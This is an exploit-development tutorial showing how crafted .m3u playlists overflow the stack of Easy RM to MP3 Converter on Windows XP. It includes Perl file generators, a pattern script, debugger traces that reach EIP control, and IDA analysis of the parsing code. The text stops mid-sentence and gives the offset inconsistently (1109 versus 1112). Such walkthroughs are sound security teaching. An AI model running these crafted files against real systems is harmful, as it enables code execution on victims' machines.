Stack Based Overflows 1

By ITh4cker

0x0 Analysis Environment

OS: Windows XP Sp3 v2002
Vulnerable Software: Easy RM to MP3 Converter(2.7.3.700)
Debugger: Windbg & Ollydbg
Other: IDA 6.6 Perl Python WinHex .

0x1 Analysis Process


I know that the easy RM to MP3 2.7.3.700 will be crashed when loading a crafted .m3u file,I will use the following perl script to create a .m3u file:

```
my $file= "crash.m3u";
my $junk= "\x41" x 10000;
open($FILE,">$file");
print $FILE "$junk";
close($FILE);
print "m3u File Created successfully\n";
```

Run the perl script to create the m3u file. The fill will be filled with 10000 A's (\x41 is the hexadecimal representation of A) and open this m3u file with Easy RM to MP3…. The application throws an error, but it looks like the error is handled correctly and the application does not crash:

Modify the script to write a file with 20000 A's and try again. Same behaviour. (exception is

handled correctly, so we still could not overwrite anything usefull). Now change the script to write 30000 A's, create the m3u file and open it :



Boom..The applicatoon crashed and died.. so the application crashes if we feed it a file that contains between 20000 and 30000 A's.

Next Let me debug it in Windbg,before debugging we need to set windbg for the just-in-time debugger,so when the application crashed,you can debug it in windbg directly.What you need to do is run the command "windbg –I" in cmd:

Then let me restart the application and open the crash.m3u (30000A) again:

```
ModLoad: 72240000 72245000   C:\WINDOWS\system32\sensapi.dll
(e40.dd8): Access violation - code c0000005 (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c93003d edx=00c70000 esi=77c2fce0 edi=00007530
eip=41414141 esp=000ffd38 ebp=00104678 iopl=0         nv up ei pl nz ac pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000216
41414141 ??              ???
0:000> d esp
000ffd38  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ffd48  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ffd58  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ffd68  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ffd78  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ffd88  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ffd98  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ffda8  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

We see that the value of EIP is 41414141,obviously EIP has been overrided by our junk data..So we know when the length of junk data is between 20000 and 30000,it will cause the application crashed by overrided EIP. Then we need to determine the exact location of overriding EIP.

Let's try to narrow down the location by changing our perl script just a little .Here I used the method of dichotomy,which cut things in half .We'll create a file that contains 25000 A's and another 5000 B's. If EIP contains an 41414141 (AAAA), EIP sits between 20000 and 25000, and if EIP contains 42424242 (BBBB), EIP sits between 25000 and 30000:

```
my $file= "crash25000.m3u";
```

```
my $junk = "\x41" x 25000;
my $junk2 = "\x42" x 5000;
open($FILE,">$file");
print $FILE $junk.$junk2;
close($FILE);
print "m3u File Created successfully\n";
```

Create the file and open crash25000.m3u in Easy RM to MP3:

```
eax=00000001 ebx=00104a58 ecx=7c93003d edx=00c70000 esi=77c2fce0 edi=00007530
eip=42424242 esp=000ffd38 ebp=00104678 iopl=0         nv up ei pl nz ac pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000216
42424242 ??              ???
```

The value of EIP is 42424242.so the location of EIP is between 25000 and 30000.Next we need to find the exact offset for overwritting EIP ,here we need to use a unique pattern string to do that How to create the unique string? You can use the tool pattern_create.rb in metasploit or writing python script to create(combine letters and numbers),here I used the laster,the python script aas following:

```
#!/usr/bin/env python
import sys
try:length=int(sys.argv[1])
except:print("[+] Usage: %s <length> [set a] [set b] [set c]" % sys.argv[0]); sys.exit(1)
try:seta=sys.argv[2]
except:seta="ABCDEFGHIJKLMNOPQRSTUVWXYZ"
try:setb=sys.argv[3]
except:setb="abcdefghijklmnopqrstuvwxyz"
try:setc=sys.argv[4]
except:setc="0123456789"
string="" ; a=0 ; b=0 ; c=0
while len(string) < length:
    if len(sys.argv) == 2:
        string += seta[a] + setb[b] + setc[c]
        c+=1
        if c == len(setc):c=0;b+=1
        if b == len(setb):b=0;a+=1
        if a == len(seta):a=0
    elif len(sys.argv) == 3:
        print("[!] Error, cannot work with just one set!")
        print("[+] Usage: %s <length> [set a] [set b] [set c]" % sys.argv[0]); sys.exit(1)
        sys.exit(1)
    elif len(sys.argv) == 4:
        string += seta[a] + setb[b]
        b+=1
        if b == len(setb):b=0;a+=1
        if a == len(seta):a=0
```

```
    elif len(sys.argv) == 5:
        string += seta[a] + setb[b] + setc[c]
        c+=1
        if c == len(setc):c=0;b+=1
        if b == len(setb):b=0;a+=1
        if a == len(seta):a=0
    else:
        print("[+] Usage: %s <length> [set a] [set b] [set c]" % sys.argv[0]); sys.exit(1)
```

Run the .py to create the pattern string and copy it to the perl script:

```
my $file= "crash25000.m3u";
my $junk = "\x41" x 25000;
my $junk2 = “put the 5000 characters here”;
open($FILE,">$file");
print $FILE $junk.$junk2;
close($FILE);
print "m3u File Created successfully\n";
```

Create the m3u file. open this file in Easy RM to MP3, wait until the application dies again, and take note of the contents of EIP:

```
ModLoad: 72240000 72245000   C:\WINDOWS\system32\sensapi.dll
(9a8.f90): Access violation - code c0000005 (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c93003d edx=00c70000 esi=77c2fce0 edi=00007530
eip=306c4239 esp=000ffd38 ebp=00104678 iopl=0         nv up ei pl nz ac pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000216
306c4239 ??              ???
```

The eip now is 0x306c4239(overwritted by 39 42 6c 30 (9Bl0)) then search 9Bl0 in the pattern string:

```
32 42 6A 33 42 6A  34 42 6A 35 42 6A 36 42  Bj2Bj3Bj4Bj5Bj6B
42 6A 38 42 6A 39  42 6B 30 42 6B 31 42 6B  j7Bj8Bj9Bk0Bk1Bk
6B 33 42 6B 34 42  6B 35 42 6B 36 42 6B 37  2Bk3Bk4Bk5Bk6Bk7
38 42 6B 39 42 6C  30 42 6C 31 42 6C 32 42  Bk8Bk9Bl0Bl1Bl2B
42 6C 34 42 6C 35  42 6C 36 42 6C 37 42 6C  l3Bl4Bl5Bl6Bl7Bl
6C 39 42 6D 30 42  6D 31 42 6D 32 42 6D 33  8Bl9Bm0Bm1Bm2Bm3
34 42 6D 35 42 6D  36 42 6D 37 42 6D 38 42  Bm4Bm5Bm6Bm7Bm8B
42 6E 30 42 6E 31  42 6E 32 42 6E 33 42 6E  m9Bn0Bn1Bn2Bn3Bn
6E 35 42 6E 36 42  6E 37 42 6E 38 42 6E 39  4Bn5Bn6Bn7Bn8Bn9
30 42 6F 31 42 6F  32 42 6F 33 42 6F 34 42  Bo0Bo1Bo2Bo3Bo4B
42 6F 36 42 6F 37  42 6F 38 42 6F 39 42 70  o5Bo6Bo7Bo8Bo9Bp
70 31 42 70 32 42  70 33 42 70 34 42 70 35  0Bp1Bp2Bp3Bp4Bp5
36 42 70 37 42 70  38 42 70 39 42 71 30 42  Bp6Bp7Bp8Bp9Bq0B
42 71 32 42 71 33  42 71 34 42 71 35 42 71  q1Bq2Bq3Bq4Bq5Bq
71 37 42 71 38 42  71 39 42 72 30 42 72 31  6Bq7Bq8Bq9Br0Br1
32 42 72 33 42 72  34 42 72 35 42 72 36 42  Br2Br3Br4Br5Br6B
42 72 38 42 72 39  42 73 30 42 73 31 42 73  r7Br8Br9Bs0Bs1Bs
73 33 42 73 34 42  73 35 42 73 36 42 73 37  2Bs3Bs4Bs5Bs6Bs7
38 42 73 39 42 74  30 42 74 31 42 74 32 42  Bs8Bs9Bt0Bt1Bt2B
42 74 34 42 74 35  42 74 36 42 74 37 42 74  t3Bt4Bt5Bt6Bt7Bt
74 39 42 75 30 42  75 31 42 75 32 42 75 33  8Bt9Bu0Bu1Bu2Bu3
34 42 75 35 42 75  36 42 75 37 42 75 38 42  Bu4Bu5Bu6Bu7Bu8B
42 76 30 42 76 31  42 76 32 42 76 33 42 76  u9Bv0Bv1Bv2Bv3Bv
76 35 42 76 36 42  76 37 42 76 38 42 76 39  4Bv5Bv6Bv7Bv8Bv9
                   Offset:                  1109
```

So 1112 is the offset of buffer needed for overwritting EIP .so if you create a file with 25000+1109 A's, and then add 4 B's (42 42 42 42 in hex) EIP should contain 42 42 42 42.

```
my $file= "eipcrash.m3u";

my $junk= "A" x 26109;

my $eip = "BBBB";

my $espdata = "C" x 1000;

open($FILE,">$file");

print $FILE $junk.$eip.$espdata;

close($FILE);

print "m3u File Created successfully\n";
```

```
eip=42424242 esp=000ffd38 ebp=00104678 iopl=0         nv up ei pl nz ac pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000216
42424242 ??              ???
0:000> d esp
000ffd38  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
000ffd48  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
000ffd58  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
000ffd68  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
000ffd78  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
000ffd88  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
000ffd98  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
000ffda8  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
0:000> d esp -10
000ffd28  04 00 00 00 00 00 00 00-7c e0 72 03 00 00 00 00  ........|.r.....
000ffd38  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
000ffd48  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
000ffd58  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
000ffd68  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
000ffd78  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
000ffd88  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
000ffd98  43 43 43 43 43 43 43 43-43 43 43 43 43 43 43 43  CCCCCCCCCCCCCCCC
```

Yeah We overwritre the EIP successfully.And ESP points to our C buffer

Next,Let me show you ***how the return-address on stack is overrided***(analyze the causes of the overflow by debugging and tracing).

First, Open the “RM2MP3Converter.exe” in Ollydbg, we can create a breakpoint on API CreateFileA for the main program will load the .m3u file(playlist file) click F9 for running and open the crash.m3u file ,program stop at the entry point of CreateFileA as following:

```
7C801A28  8BFF        MOV EDI,EDI
7C801A2A  55          PUSH EBP
7C801A2B  8BEC        MOV EBP,ESP
7C801A2D  FF75 08     PUSH DWORD PTR SS:[EBP+8]
7C801A30  E8 CFC60000 CALL 7C80E104
7C801A35  85C0        TEST EAX,EAX
7C801A37  74 1E       JE SHORT 7C801A57
7C801A39  FF75 20     PUSH DWORD PTR SS:[EBP+20]
7C801A3C  FF75 1C     PUSH DWORD PTR SS:[EBP+1C]
7C801A3F  FF75 18     PUSH DWORD PTR SS:[EBP+18]
7C801A42  FF75 14     PUSH DWORD PTR SS:[EBP+14]
7C801A45  FF75 10     PUSH DWORD PTR SS:[EBP+10]
7C801A48  FF75 0C     PUSH DWORD PTR SS:[EBP+C]
EDI=00000003

EAX 000FF594
ECX 0000000B
EDX 003969F0
EBX FFFFFFFF
ESP 000FF568
EBP 000FF5B0
ESI 00000080
EDI 00000003

EIP 7C801A28 kernel32.CreateFileA

000FF568  77BFF45D  CALL 到 CreateFileA 来自 msvcrt.77
000FF56C  003942B8  FileName = "C:\crash.m3u"
000FF570  80000000  Access = GENERIC_READ
000FF574  00000003  ShareMode = FILE_SHARE_READ|FILE_S
000FF578  000FF594  pSecurity = 000FF594
000FF57C  00000003  Mode = OPEN_EXISTING
000FF580  00000080  Attributes = NORMAL
000FF584  00000000  hTemplateFile = NULL

Command: bp CreateFileA
```

Then press the combination “Alt + F9” to run to the user code :

```
0041B99F  .  85C0          TEST EAX,EAX
0041B9A1  .  0F85 4803000( JNZ 0041BCEF
0041B9A7  .  68 84734400   PUSH 00447384          mode = "rb"
0041B9AC  .  55            PUSH EBP                path
0041B9AD  .  FF15 20C7430( CALL DWORD PTR DS:[<&MSVCRT.fopen>]  fopen
0041B9B3  .  8BF0          MOV ESI,EAX             msvcrt.77C2FCE0
0041B9B5  .  83C4 08       ADD ESP,8
0041B9B8  .  85F6          TEST ESI,ESI
0041B9BA  .  75 0D         JNZ SHORT 0041B9C9
```

Run with F8(step over) and it come here:

```
0041BCEF  >  6A 02         PUSH 2
0041BCF1  .  8BCB          MOV ECX,EBX
0041BCF3  .  E8 38D0FFFF   CALL 00418D30
0041BCF8  .  55            PUSH EBP
0041BCF9  .  8BCB          MOV ECX,EBX
0041BCFB  .  E8 B0250000   CALL 0041E2B0           CrashFunction
0041BD00  .  5F            POP EDI
```


I found when I step over the call 0041E280, it crashed(the return-address is overrided). Then I will restart the program and step into the CrashFunction for deeper debugging:(**Only display the vital code**)

```
0041E2B0  $  B8 1889000( MOV EAX,8918
0041E2B5  .  E8 C6940100 CALL 00437780              equals to "sub esp 8918"
0041E2BA  .  53          PUSH EBX
0041E2BB  .  55          PUSH EBP
0041E2BC  .  8BAC24 2489 MOV EBP,DWORD PTR SS:[ESP+8924]
0041E2C3  .  8BD9        MOV EBX,ECX
0041E2C5  .  56          PUSH ESI
0041E2C6  .  57          PUSH EDI
0041E2C7  .  85ED        TEST EBP,EBP
0041E2C9  .  895C24 10   MOV DWORD PTR SS:[ESP+10],EBX
0041E2CD  .  C74424 18 0 MOV DWORD PTR SS:[ESP+18],0
EAX=00000001
局部调用来自 0041BCFB, 0041F25C

000FF688  0041BD00  返回到 RM2MP3Co.0041BD00
000FF68C  003942B8  ASCII "C:\crash.m3u"
000FF690  00000000
000FF694  00000006
```

Look the figure above,the return address 0041BD00 will be overrided at last. And let us remember the current stack address 000FF688.

Then come here:



It call the function Playlist_Create,which is exporteed by the loaded dll “MSRMfilter03.dll” Let me see the detial of this function:

```
IDA View-A   Occurrences of: m3u   Pseudocode-A   Stack of sub_10023D
 1 int __cdecl Playlist_Create(char *a1, int a2, int a3)
 2 {
 3   LPVOID v3; // eax@5
 4   int result; // eax@8
 5   LPVOID v5; // eax@9
 6
 7   sub_10008DE0(5, aDebugPlaylist_, aDMpf2_0Mplayer, 110);
 8   if ( a1 && a3 )
 9   {
10     dword_1004D624 = 0;
11     dword_1004D620 = a2;
12     dword_1006967C = sub_10002410();            // Allocate 12bytes'
13     dword_1004D738 = 0;
14     dword_1004D5F8 = 0;
15     if ( dword_10069678 )
16       sub_10005A20(dword_10069678, 1);
17     v3 = sub_100087C0(a1);
18     dword_10069678 = v3;
19     if ( dword_1004D620 == 2 )
20     {
21       *(_DWORD *)a3 = dword_1004D624;
22     }
23     else
24     {
25       if ( !v3 )
26       {
27         sub_10008DE0(1, aErrorPlaylist_, aDMpf2_0Mplayer, 136);
28         return 0x84;
29       }
30       v5 = sub_10006190((int)v3, (int)dword_1006967C);
31       dword_1004D600 = v5;
32       if ( v5 )
00008C4C Playlist_Create:28
```

The call on line 17 return a structure pointer v3 on Heap memory,which contains the vital parsing information, and the function sub_10006910() realloc the Heapmemory, initalizing which with the input arguments and return a inited structure pointer v5 , then assign it to the globl memory pointer dword_1004D600,which will be used in the function **Playlist_FindNextItem.**

Because the functions’ count is large and itself is complex, Let us trace the clues by the input(args)

and output(return) and we only need read the key function even the instruction or instatement(thanks to IDA's Cross Reference):

Inside sub_100087c0:

```
 1 LPVOID __cdecl sub_100087C0(char *a1)
 2 {
 3   // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
 4
 5   v5 = 0x20000;
 6   v1 = sub_1000A3B0(a1, 0, (int)&v5);
 7   if ( v1 )
 8   {
 9     sub_10008EE0(27, 6, aParsingPlaylis, a1);
10     if ( dword_1004D620 == 2 )
11     {
12       if ( *(_DWORD *)(v1 + 2444) )
13         dword_1004D624 = 3;
14       sub_1000A2A0(v1);
15       result = 0;
16     }
17     else
18     {
19       v4 = sub_100085C0(v1, 1);                  // vital function
20       sub_1000A2A0(v1);
21       sub_10008600(v4, a1);
22       result = v4;
23     }
24   }
25   else
26   {
27     v2 = strerror(dword_10053240);
28     sub_10008EE0(27, 1, aErrorWhileOpen, a1, v2);
29     result = 0;
```

Let us see the sub_100085c0:

```
 1 LPVOID __cdecl sub_100085C0(int a1, int a2)
 2 {
 3   LPVOID result; // eax@1
 4   LPVOID v3; // esi@1
 5   void *v4; // edi@2
 6
 7   result = sub_10008870(a1, 0);                  // 32bytes's Heapmemory
 8   v3 = result;
 9   if ( result )
10   {
11     v4 = sub_100088D0((int)result, a2);          // parsing the playlist
12     sub_100088A0(v3);
13     result = v4;
14   }
15   return result;
16 }
```

It first called sub_10008870 to allocat a 32bytes' heapmemory and initialize it with input args:

```
00D085C4  56              PUSH ESI
00D085C5  6A 00           PUSH 0
00D085C7  50              PUSH EAX
00D085C8  E8 A3020000     CALL 00D08870
00D085CD  8BF0            MOV ESI,EAX
00D085CF  83C4 08         ADD ESP,8
00D085D2  85F6            TEST ESI,ESI
00D085D4  75 02           JNZ SHORT 00D085D8
00D085D6  5E              POP ESI
00D085D7  C3              RETN
00D085D8  8B4C24 0C       MOV ECX,DWORD PTR SS:[ESP+C]
00D085DC  57              PUSH EDI
00D085DD  51              PUSH ECX
00D085DE  56              PUSH ESI

EAX=00C806B0
ESI=00C82020

EAX 00C806B0
ECX 00C82020
EDX 00000000
EBX 003942B8 ASCII "C:
ESP 000F6D14
EBP 003942B8 ASCII "C:
ESI 00C82020
EDI 003942B8 ASCII "C:
EIP 00D085CD MSRMfilt.
C 0  ES 0023 32 位 0(F
P 0  CS 001B 32 位 0(F
A 0  SS 0023 32 位 0(F
Z 0  DS 0023 32 位 0(F
S 0  FS 003B 32 位 7FF
T 0  GS 0000 NULL

地址     十六进制                                          ASCII
00C806B0 20 20 C8 00 00 00 00 00 00 00 00 00 00 00 00 00   ?............
00C806C0 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00   ............
00C806D0 CA 00 05 00 6C 00 20 00 68 6F C8 00 78 01 C8 00   ?¥l. .ho?x
00C806E0 6D 33 75 2E 2E 2E 0A 00 20 3F 3F 3F 20 28 70 72   m3u..... ??? (pr

地址     值
000F6D14 0
000F6D18 0
000F6D1C 0
000F6D20 0
```

Then calling the parsing function sub_100088D0() to parse playlist:

```
void *__cdecl sub_100088D0(int a1, int a2)
{
  LPVOID v2; // esi@1

  v2 = 0;
  if ( !sub_100077F0(a1) )
    goto LABEL_17;
  sub_100089E0(a1);
  v2 = sub_100075C0(a1);
  if ( !v2 )
  {
    sub_100089E0(a1);
    v2 = (LPVOID)sub_100079F0(a1);              // winamp  .pla
    if ( !v2 )
    {
      sub_100089E0(a1);
      v2 = sub_10007F70(a1);                    // extm3u  .m3u
      if ( !v2 )
      {
        sub_100089E0(a1);
        v2 = (LPVOID)sub_10007E40(a1);          // reference-ini .pls
        if ( !v2 )
        {
          sub_100089E0(a1);
          v2 = (LPVOID)sub_10008060(a1);        // .smil
          if ( !v2 )
          {
            sub_100089E0(a1);
            if ( a2 )
```

It parse different kinds of playlist including our .m3u playlist. Let us look inside the sub_10007f70():

The key place inside sub_10007f79() is :

```
        v6 = (int)sub_10005950();           // Allocate 32bytes' heapmemory for structure
        sub_10005B40(v6, (char *)v5);       // structure's final assignment
        if ( v1 )
```

Allocate a 32bytes' heapmemory for structure and call sub_10005B40 for final structure's member writing

Inside sub_10005B40,the key location is :

```
        v20 = sub_10023750(v17, 4 * v21 + 8);   // Resize the Heap
        *(_DWORD *)(a1 + 24) = v20;
        if ( v20 )
        {
          *(_DWORD *)(*(_DWORD *)(a1 + 24) + 4 * v21) = _strdup(a2);
          *(_DWORD *)(*(_DWORD *)(a1 + 24) + 4 * v21 + 4) = 0;
          *(_DWORD *)(a1 + 28) = 3;
```

Calling sub_10023750() for resizing the heap with HeapRealloc and Heapalloc according to the entrys in playlist,and then assign the heappointer to Offset_24(24bytes offset) of strcucture a1 ,

```
地址     十六进制     反汇编                          注释
00D05FF6  .  51        PUSH ECX
00D05FF7  .  E8 54D70100 CALL 00D23750
00D05FFC  .  83C4 08   ADD ESP,8
00D05FFF  .  8947 18   MOV DWORD PTR DS:[EDI+18],EAX
00D06002  .  85C0      TEST EAX,EAX
00D06004  .v 75 1D     JNZ SHORT 00D06023
00D06006  .  56        PUSH ESI
00D06007  .  68 148DD300 PUSH 00D38D14                 ASCII "Can't a
00D0600C  .  6A 01     PUSH 1
00D0600E  .  6A 1B     PUSH 1B
00D06010  .  E8 CB2E0000 CALL 00D08EE0
EAX=00C80668

地址     十六进制                                        ASCII
00C80668 90 01 C8 00 90 01 C8 00 00 00 00 00 00 00 00 00 ????........
00C80678 03 00 03 00 44 01 08 00 43 3A 5C 63 72 61 73 68  . .D♦.C:\crash
00C80688 2E 6D 33 75 00 79 65 72 03 00 03 00 59 01 08 00 .m3u.yer . .Y♦.
00C80698 43 3A 5C 63 72 61 73 68 2E 6D 33 75 00 63 65 3A C:\crash.m3u.ce:
00C806A8 05 00 03 00 5E 01 08 00 20 20 C8 00 48 00 F3 02 ¥. .^♦.  ?H.?
00C806B8 48 00 F3 02 50 78 F3 02 00 78 00 00 00 00 00 00 H.?Px?.x......
00C806C8 00 00 00 00 00 00 00 00 07 00 05 00 51 01 08 00 ........■.¥Q♦.
00C806D8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00C806E8 00 00 00 00 00 00 00 00 68 06 C8 00 FF FF FF FF ........h■?ÿÿÿÿ
00C806F8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```

Offset_24

And next ,assign a2(which points the our input test data) to the first dword of heap memory and 0 to the second dword of heap memory.

```
00D06023  >  53        PUSH EBX
00D06024  .  E8 24880200 CALL 00D2E84D
00D06029  .  8B4F 18   MOV ECX,DWORD PTR DS:[EDI+18]
00D0602C  .  83C4 04   ADD ESP,4
00D0602F  .  8904A9    MOV DWORD PTR DS:[ECX+EBP*4],EAX
00D06032  .  8B57 18   MOV EDX,DWORD PTR DS:[EDI+18]
00D06035  .  C744AA 04 0 MOV DWORD PTR DS:[EDX+EBP*4+4],0
00D0603D  .  C747 1C 030 MOV DWORD PTR DS:[EDI+1C],3
00D06044  >  5F        POP EDI
00D06045  .  5E        POP ESI
DS:[00C806F4]=FFFFFFFF

地址     十六进制                                        ASCII
00C80668 98 ED F3 02 00 00 00 00 00 00 00 00 00 00 00 00 ♫?♥............
00C80678 03 00 03 00 44 01 08 00 43 3A 5C 63 72 61 73 68  . .D♦.C:\crash
00C80688 2E 6D 33 75 00 79 65 72 03 00 03 00 59 01 08 00 .m3u.yer . .Y♦.
00C80698 43 3A 5C 63 72 61 73 68 2E 6D 33 75 00 63 65 3A C:\crash.m3u.ce:
00C806A8 05 00 03 00 5E 01 08 00 20 20 C8 00 48 00 F3 02 ¥. .^♦.  ?H.?
00C806B8 48 00 F3 02 50 78 F3 02 00 78 00 00 00 00 00 00 H.?Px?.x......
00C806C8 00 00 00 00 00 00 00 00 07 00 05 00 51 01 08 00 ........■.¥Q♦.
00C806D8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00C806E8 00 00 00 00 00 00 00 00 68 06 C8 00 FF FF FF FF ........h■?ÿÿÿÿ
00C806F8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```

```
地址      十六进制                                          ASCII
02F3ED98  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
02F3EDA8  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
02F3EDB8  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
02F3EDC8  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
02F3EDD8  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
02F3EDE8  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
02F3EDF8  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

Then what you need to note is that it will add the string “C:\”(parent of .m3u file) to the front of our input data:

```
.   F3:A4        REP MOVS BYTE PTR ES:[EDI],BYTE PTR DS:[ESI]
.   8B7424 10    MOV ESI,DWORD PTR SS:[ESP+10]
>   8B45 18      MOV EAX,DWORD PTR SS:[EBP+18]
.   43           INC EBX
.   833C98 00    CMP DWORD PTR DS:[EAX+EBX*4],0
.^  0F85 52FFFF  JNZ 00D086C0
.   5F           POP EDI
.   5E           POP ESI
.   5D           POP EBP
.   5B           POP EBX
.   59           POP ECX
.   C3           RETN
```

```
十六进制                                          ASCII
43 3A 5C 41 41 41 41 41 41 41 41 41 41 41 41 41   C:\AAAAAAAAAAAA
```


I found that when the entry in the playlist isn’t a web audio or video link and has no any path but a filename,it will parse the location where the .m3u locate as the relative path,I googled the .m3u format,it is really what I found in wikipedia:

An M3U file is a plain text file that specifies the locations of one or more media files. The file is saved with the "M3U" or "m3u" filename extension.

Each entry carries one specification. The specification can be any one of the following:

